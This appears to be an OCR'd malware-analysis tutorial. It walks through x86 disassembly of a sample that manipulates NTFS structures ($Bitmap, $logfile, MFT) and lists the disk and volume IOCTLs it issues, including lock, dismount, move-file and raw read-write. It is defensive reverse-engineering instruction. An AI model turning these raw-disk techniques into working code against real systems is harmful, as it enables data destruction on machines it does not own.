
_4034D0_Hide_NTFS_operations




_402290_MFT



push ebp
mov ebp, esp
sub esp, 210h
push ebx
push esi
push edi
push 208h ; Size
lea eax, [ebp+psz1]
mov [ebp+var_8], offset aBitmap ; "$Bitmap"
push 0 ; Val
push eax ; void *
mov [ebp+var_4], offset aLogfile ; "$logfile"
call memset
mov ebx, [ebp+lpString]
lea edx, [ebp+psz1]
add esp, 0Ch
mov ecx, ebx
sub edx, ebx
nop dword ptr [eax]
loc_4022D0:
movzx eax, word ptr [ecx]
lea ecx, [ecx+2]
mov [edx+ecx-2], ax
test ax, ax
jnz short loc_4022D0
xor edi, edi
loc_4022E2:
mov esi, [ebp+edi*4+var_8]
push ebx ; lpString
call ds:lstrlenW
add eax, eax
lea ecx, [ebp+psz1]
sub eax, esi
add ecx, eax
nop dword ptr [eax+00000000h]
loc_402300:
movzx eax, word ptr [esi]
lea esi, [esi+2]
mov [ecx+esi-2], ax
test ax, ax
jnz short loc_402300
mov edx, [ebp+arg_4]
lea ecx, [ebp+psz1] ; psz1
call _4023C0_Read_Write_On_Disk
inc edi
cmp edi, 2
jb short loc_4022E2
pop edi
pop esi
xor eax, eax
pop ebx
mov esp, ebp
pop ebp
retn 8
_402290_MFT endp

_401490_Send_control_codeToDriver




lea eax, [ebp+InBuffer]
push eax ; lpInBuffer
push 9006Fh ; dwIoControlCode 9006F = FSCTL_GET_VOLUME_BITMAP
push ecx ; hDevice
call ds:DeviceIoControl
mov esi, eax
call ds:GetLastError
test esi, esi
jnz short loc_401575
cmp eax, 0EAh
jnz short loc_401550
push esi
push 8
push dword ptr [edi+0Ch]
push dword ptr [edi+8]
call sub_401000
lea ebx, [eax+19h]
push ebx ; dwBytes
push edi ; lpMem
push esi ; dwFlags
call ds:GetProcessHeap ; Calls GetProcessHeaps twice, first to calculate the size of the buffer needed and again to retrieve handles into the buffer.
; The buffer is allocated from the default process heap, using the handle returned by GetProcessHeap.
push eax ; hHeap
call ds:HeapReAlloc ; HeapReAlloc Reallocates a block of memory from a heap. This function enables to resize a memory block and change other memory block properties.
test eax, eax
jz short loc_401550
push esi ; lpOverlapped
lea ecx, [ebp+BytesReturned]
mov edi, eax
push ecx ; lpBytesReturned
push ebx ; nOutBufferSize
push eax ; lpOutBuffer
push 8 ; nInBufferSize
lea eax, [ebp+InBuffer]
push eax ; lpInBuffer
push 9006Fh ; dwIoControlCode 9006F = FSCTL_GET_VOLUME_BITMAP
push [ebp+hDevice] ; hDevice
call ds:DeviceIoControl
mov esi, eax
test esi, esi
jnz short loc_401575
call ds:GetLastError
loc_401575:
cmp esi, 1
jnz short loc_401550
loc_401550:
mov eax, [ebp+var_C]
cmp dword ptr [eax], 0
jnz short loc_40156C
mov eax, [ebp+var_C]
mov [eax], edi
mov eax, [ebp+arg_0]
pop edi
mov [eax], ebx
mov eax, esi
pop esi
pop ebx
mov esp, ebp
pop ebp
retn
_401490_Send_control_codeToDriver endp

DeviceIoControl




Lots of functionalities deferred to DeviceIoControl calls with specific IOCTLs???

Let's try to understand!


We can notice that for each DeviceIoControl we have dwIoControlCode. The associated value is the control code.
I/O control codes (IOCTLs) are used for communication between user-mode applications and drivers
For instance, the control code 700A0 give the IOCTL_DISK_GET_DRIVE_GEOMETRY_EX
According to Microsoft, the 700A0 dwIoControlCode Retrieves extended information about the physical disk's geometry: type, number of cylinders, tracks per cylinder, sectors per track, and bytes per sector.


Helpful Tips

Retrieve all the code dwIoControlCode to understand which orders are passed through the IOCTL



Address	Function	Instruction		
.text:004014E3	_401490_Send_control_cod...	push	9006Fh	; dwIoControlCode 9006F = FSCTL_GET_VOLUME_BITMAP
.text:00401536	_401490_Send_control_cod...	push	9006Fh	; dwIoControlCode 9006F = FSCTL_GET_VOLUME_BITMAP
.text:004018DA	_401870_Retrieves_INT_of...	push	2D1080h	; dwIoControlCode 2D1080 =IOCTL_STORAGE_GET_DEVICE_NUMBER
.text:0040192C	_401870_Retrieves_INT_of...	push	700A0h	; dwIoControlCode 700A0 = IOCTL_DISK_GET_DRIVE_GEOMETRY_EX
.text:00401DF3	_401D60_PhysicalDrive_corr...	push	70050h	; dwIoControlCode 70050 = Handle to IOCTL_DISK_GET_DRIVE_LAYOUT_EX
.text:00401E5A	_401D60_PhysicalDrive_corr...	push	70050h	; dwIoControlCode 70050 = Handle IOCTL_DISK_GET_DRIVE_LAYOUT_EX
.text:004020B2	sub_401FE0	push	560000h	; dwIoControlCode 560000 = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
.text:0040238A	sub_402330	push	90018h	; dwIoControlCode 90018 = FSCTL_LOCK_VOLUME
.text:004023A4	sub_402330	push	90020h	; dwIoControlCode 90020 = FSCTL_DISMOUNT_VOLUME
.text:00402521	_4023C0_Read_Write_On_...	push	560000h	; dwIoControlCode 560000 = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
.text:00402575	_4023C0_Read_Write_On_...	push	90073h	; dwIoControlCode 90073 = FSCTL_GET_RETRIEVAL_POINTERS
.text:00403069	sub_402FD0	push	90073h	; dwIoControlCode 90073= FSCTL_GET_RETRIEVAL_POINTERS
.text:004031B8	sub_402FD0	push	90074h	; dwIoControlCode 90074= FSCTL_MOVE_FILE
.text:0040455F	_404500_Enumerates_file_I...	push	90068h	; dwIoControlCode 90068 = FSCTL_GET_NTFS_FILE_RECORD
.text:00404E5A	_404C00_Handle_File_Info_...	push	560000h	; dwIoControlCode 560000 = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
.text:00404EA6	_404C00_Handle_File_Info_...	push	90064h	; dwIoControlCode 90064 = FSCTL_GET_NTFS_VOLUME_DATA
.idata:00405064	; BOOL (__stdcall *DeviceIoControl)(HANDLE hDevice, DWORD dwIoControlCode, LPVOID lpInBuffer, DWORD nInBuf			





Well done! Now this amazing malware is totally understandable!